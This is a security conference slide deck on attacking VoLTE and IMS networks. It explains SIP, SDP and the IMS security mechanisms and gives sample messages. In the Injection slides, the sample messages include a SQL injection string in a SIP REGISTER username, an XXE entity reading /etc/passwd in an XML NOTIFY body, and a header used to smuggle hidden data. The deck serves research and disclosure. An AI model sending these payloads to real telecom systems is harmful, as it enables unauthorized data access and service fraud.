

# IMSecure – Attacking VoLTE (and other Stuff)

Hendrik Schmidt <hschmidt@ernw.de>

Brian Butterly <butterly@ernw.de>

## Who we are

- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: *[www.insinuator.net](http://www.insinuator.net)*
- Conference: *[www.troopers.de](http://www.troopers.de)*



## Motivation


- 4G wireless as new technology for mobile communication
- The 4G standard introduces a lot of new technologies providing modern services to the customer.
  - This includes features as VoLTE, *SON*, .....Trust and optional controls
- Previous Talk *LTE vs. Darwin* at ShmooCon & H2HC



## Agenda

- Introduction
  - A Deeper Dive into the Technology
- Attacking VoLTE/IMS
- Case Studies

## 4G Basic Setup







## Current state

- SMS and Voice via LTE sometimes not implemented, yet
  - Due to various reasons
- CSFB was introduced as a standard defining the fallback process
  - **C**ircuit **S**witched **F**all**B**ack
  - Based on SGs interface, connecting MME to MSC
- IMS is implementing Voice Calls and Short Messages Services in 4G/LTE networks.









## The Technology Behind

- Session Initiation Protocol (SIP)
  - Text-based protocol for registration, subscription, notification and initiation of sessions
- Session Description Protocol (SDP)
  - Text-based protocol for negotiating session parameters like media type, codec type, bandwidth, IP address and ports, and for media stream setup
- Real-Time Transport Protocol (RTP) / RTP Control Protocol (RTCP)
  - Transport of real-time applications (e.g. audio).
- Extensible Markup Language (XML) Configuration Access Protocol (XCAP)
  - allows client to read, write and modify application configuration data, stored as XML on server
  - XCAP maps XML to HTTP URI, to enable access via HTTP





# SIP/SDP


- SIP
  - SIP Method
  - TO, FROM: Sender & Receiver ID
  - Security requirements
  - Content: SDP
- SDP
  - O: originator (IP address)
  - t: Validity time
  - m: Media type (RTP) and RTP port
  - a: session attributes
  - b: bandwidth info

```
INVITE sip: jennifer@csp.com SIP/2.0
Via: SIP/2.0/UDP [5555::a:b:c:d]:1400; branch=abc123
Max-Forwards:70
Route: <sip:[5555::55:66:77:88]:7531;lr>,< sip:orig@scscfl.home.fi;lr>
P-Access-Network-Info:3GPP-E-UTRAN-TDD;utran-cell-id-3gpp=244005F3F5F7
P-Preferred-Service: urn:urn-7:3gpp-service.ims.icsi.mmtel
Privacy: none
From: <sip:kristiina@example.com>;tag=171828
To: <sip:jennifer@csp.com>
Call-ID: cb03a0s09a2sdfg1kj490333
Cseq: 127 INVITE
Require: sec-agree
Proxy-Require: sec-agree
Supported: precondition, 100rel, 199
Security-Verify: ipsec-3gpp; alg=hmac-sha-1-96; spi-c=98765432;
spi-s=87654321; port-c=8642; port-s=7531
Contact: <sip:[5555::a:b:c:d]:1400;+g.3gpp.icsi-ref="urn%3Aurn-7%
3gpp-service.ims.icsi.mmtel"
Accept-Contact: *;+g.3gpp.icsi-ref="urn%3Aurn-7%
3gpp-service.ims.icsi.mmtel"
Allow: INVITE, ACK, CANCEL, BYE, PRACK, UPDATE, REFER, MESSAGE, OPTIONS
Accept:application/sdp, application/3gpp-ims+xml
Content-Type: application/sdp
Content-Length: {...}

v=0
o=- 2890844526 2890842807 IN IP6 5555::a:b:c:d
s=-
c=IN IP6 5555::a:b:c:d
t=0 0
m=audio 49152 RTP/AVP 97 98
a=rtpmap:97 AMR/8000/1
a=fmtp:97 mode-change-capability=2; max-red=220
b=AS:30
b=RS:0
b=RR:0
a=rtpmap:98 telephone-event/8000/1
a=fmtp:98 0-15
aptime:20
a=maxptime:240
a=inactive
a=curr:qos local none
```

SIP

SDP



## Security@VoLTE

- For confidentiality and integrity protection
- Protects from unauthorized access and MITM
- IPSec:
  - best for RTP/SIP over UDP
  - Problems with NAT
- TLS
  - Problem: incompatible with UDP



# Encryption & Integrity Protection

- Security of Signalling Traffic defined in 3GPP TS 133.203
  - ***“Possibility for IMS specific confidentiality protection **shall be provided** to SIP signalling messages between the UE and the P-CSCF.***
  - *Integrity protection **shall be applied** between the UE and the P-CSCF for protecting the SIP signalling*
- Media Protection is specified in 3GPP TS 133.328
  - The support for IMS media confidentiality protection is mandatory, but optionally provided
    - *SRTP transforms with null encryption should not be used.*



# Authentication

- IMS-AKA
- Hard-to-break user authentication
- Against: Impersonation, User blocking
- Problems:
  - Unfeasible for each user request
  - Unsupported by old SIM cards









## IMS Registration

Source: [VoLTE]



Source: [VoLTE]



## Attacking VoLTE and the IMS

## Attacker Modelling

- Information Disclosure
- Injection
- Side-Channels / Service Fraud
- DoS
- Spoofing + Impersonation
  - 3GPP TS 33.832
    - Study on IMS Enhanced Spoofed Call Prevention and Detection
    - Mainly handles call spoofing and invalid caller identity scenarios
- (Eavesdropping)



# Eavesdropping

- Network
  - Secured via LTE Layer and/or IPSec/TLS
  - Network Sniffer or IMSI Catcher
- Locally on a phone
  - E.g via Malware
  - Us 😊



# Spoofing & Impersonation

- The obvious ones:
  - IP Address spoofing
  - Replacing identities in REGISTER messages
  - Replacing identities in service requests



```
REGISTER sip:ims.mnc005.mcc244.3gppnetwork.org SIP/2.0
Via: SIP/2.0/UDP [5555::a:b:c:d]:1400; branch=z9hG4bKnashds7
P-Access-Network-Info: 3GPP-E-UTRAN-TDD; utran-cell-id-3gpp= 244005F3F5F7
From: <sip:kristilina@example.com>;tag=4fa3
To: <sip:kristilina@example.com >
Contact: <sip:[5555::a:b:c:d]:1400>;expires=600000; +sip.instance="<urn:gsma:imei:90420156-025763-0>"; +g.3gpp.smsip;
+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service-ims.icsi.mm1tel"1
Call-ID: apb03a0s09dkjdfg1kj49111
Authorization: Digest username="private_user1@example.com", realm="ims.mnc005.mcc244.3gppnetwork.org", nonce="",
uri="sip:ims.mnc005.mcc244.3gppnetwork.org",response=""
```




## Information Disclosure

- Leak of sensitive information about network or other UE's, this could be
  - Vendor Names
  - Version Numbers
  - User-Agents
  - IP Addresses
  - Location Data



## Injection Attacks

- Remember, there are a couple of parsers in the IMS
  - SIP + SDP
  - XML
- There is also a database, sometimes working with „common“ SQL language. Usually this is connected via DIAMETER interface.



# Injection?

- REGISTER sip:ims.mnc005.mcc244.3gppnetwork.org SIP/2.0
- Via: SIP/2.0/UDP [5555::a:b:c:d]:1400; branch=z9hG4bKnashds7
- Max-Forwards: 70
- P-Access-Network-Info: 3GPP-E-UTRAN-TDD; utran-cell-id-3gpp= 244005F3F5F7
- From: <sip:kristiina@example.com>;tag=4fa3
- To: <sip:kristiina@example.com >
- Contact: <sip:[5555::a:b:c:d]:1400>;expires=600000; +sip.instance="urn:gsma:imei:90420156-025763-0>"; +g.3gpp.smsip; +g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service-ims.icsi.mmtel"1
- Call-ID: apb03a0s09dkjdfgIkj49111
- Authorization: Digest username="private\_user1@example.com' or '1'='1", realm="ims.mnc005.mcc244.3gppnetwork.org", nonce="", uri="sip:ims.mnc005.mcc244.3gppnetwork.org",response=""
- Security-Client: ipsec-3gpp; alg=hmac-sha-1-96; spi-c=1111; spi-s=:2222; port-c=9999; port-s=1400
- Require: sec-agree
- Proxy-Require: sec-agree
- Supported: path
- CSeq: 1 REGISTER
- Content-Length: 0



NOTIFY sip:10.0.0.15:5060;transport=TCP SIP/2.0  
Call-ID: qE3hR9122qJiQ9bR1cbje@ims  
To: <sip:ims.mnc023.mcc262.3gppnetwork.org>;tag=asdasd  
From: <sip:+49123456789@ims.mnc023.mcc262.3gppnetwork.org>;tag=asdasd  
CSeq: 1002 NOTIFY  
Content-Type: application/reginfo+xml  
Content-Length: 882  
Content-Disposition: session  
[...]

```
<?xml version="1.0" encoding="UTF-8"?>
<reginfo xmlns="urn:ietf:params:xml:ns:reginfo" xmlns:gr="urn:ietf:params:xml:ns:gruuinfo"
xmlns:eri="urn:3gpp:ns:extRegInfo:1.0" version="2" state="full">
  <registration aor="sip:+4915116227562@ims.mnc001.mcc001.3gppnetwork.org" id=„628161" state="active">
    <contact state="active" event="refreshed" duration-registered="4065" expires="207" id=" 30001">
      <uri>sip:262012530001216@10.0.0.1:5060</uri>
      <unknown-param name="+g.3gpp.smsip"/>
    </contact>
  </registration>
  <registration aor="tel:+4915116227562" id=„14167" state="active">
    <contact state="active" event="refreshed" duration-registered="4065" expires="207" id=„30001">
      <uri>sip:262012530001216@10.0.0.1:5060</uri>
      <unknown-param name="+g.3gpp.smsip"/>
    </contact>
  </registration>
</reginfo>
```

## XML Based Injection



NOTIFY sip:10.0.0.15:5060;transport=TCP SIP/2.0  
Call-ID: qE3hR9122qJiQ9bR1cbje@ims  
To: <sip:ims.mnc023.mcc262.3gppnetwork.org>;tag=asdasd  
From: <sip:+49123456789@ims.mnc023.mcc262.3gppnetwork.org>;tag=asdasd  
CSeq: 1002 NOTIFY  
Content-Type: application/reginfo+xml  
Content-Length: 882  
[...]

```
<?xml version="1.0" encoding="UTF-8"?>
<DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<reginfo xmlns="urn:ietf:params:xml:ns:reginfo" xmlns:gr="urn:ietf:params:xml:ns:gruuinfo"
xmlns:eri="urn:3gpp:ns:extRegInfo:1.0" version="2" state="full">
  <foo>&xxe;</foo>
  <registration aor="sip:+4915116227562@ims.mnc023.mcc262.3gppnetwork.org" id=„628161" state="active">
    <contact state="active" event="refreshed" duration-registered="4065" expires="207" id=" 30001">
      <uri>sip:262012530001216@10.0.0.1:5060</uri>
      <unknown-param name="+g.3gpp.smsip"/>
    </contact>
  </registration>
  <registration aor="tel:+4915116227562" id=„14167" state="active">
    <contact state="active" event="refreshed" duration-registered="4065" expires="207" id=„30001">
      <uri>sip:262012530001216@10.0.0.1:5060</uri>
      <unknown-param name="+g.3gpp.smsip"/>
    </contact>
  </registration>
</reginfo>
```

## XML Based Injection

## Side Channels / Fraud

- VoLTE usually is provided by an extra bearer and interface. You will find `rmnet0` and `rmnet1` on your android phone (data + voice).
  - Resulting in RTP side-channels as discovered by Hongil Kim et al
- But more simple: encapsulating data in SIP?





## Extra Headers

- Insert extra headers in SIP messages.
- CSCF might deliver directly to recipient.
  - E.g. INVITE message, which often directly routed from UE1 to UE2
- Might also work for SDP

```
INVITE sip:127.0.0.1:5062 SIP/2.0
.....
Via: SIP/2.0/UDP 0.0.0.0:4060;branch=z9hG4bKb783.a3541697.0
.....
P-Access-Network-Info: 3GPP-UTRAN-TDD; utran-cell-id-3gpp=00000000
X-Header:secretMessage
